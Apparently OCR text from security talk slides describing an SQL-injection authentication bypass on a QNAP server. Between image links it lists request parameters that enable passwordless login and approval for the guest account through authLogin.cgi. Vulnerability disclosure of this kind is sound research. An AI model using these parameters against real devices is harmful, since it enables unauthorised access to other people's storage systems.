
SQL Injection - 繞過驗證



SQL Injection - 繞過驗證




SQL Injection - 繞過驗證



wiz_func = set_login_setting
user = guest
pwd = any
grant = <grant>
passwordless_en = 1
passwordless_approve_en = 1

設定 guest 的 userConfig
passwordless_en = 1
passwordless_approve_en = 1

SQL Injection - 繞過驗證



不給 password

user = guest

func = approve

op = 1

user

authLogin.cgi


qcloud_push_notification_tool

fail_device_db

user config


QNAP Server

SQL Injection - 繞過驗證

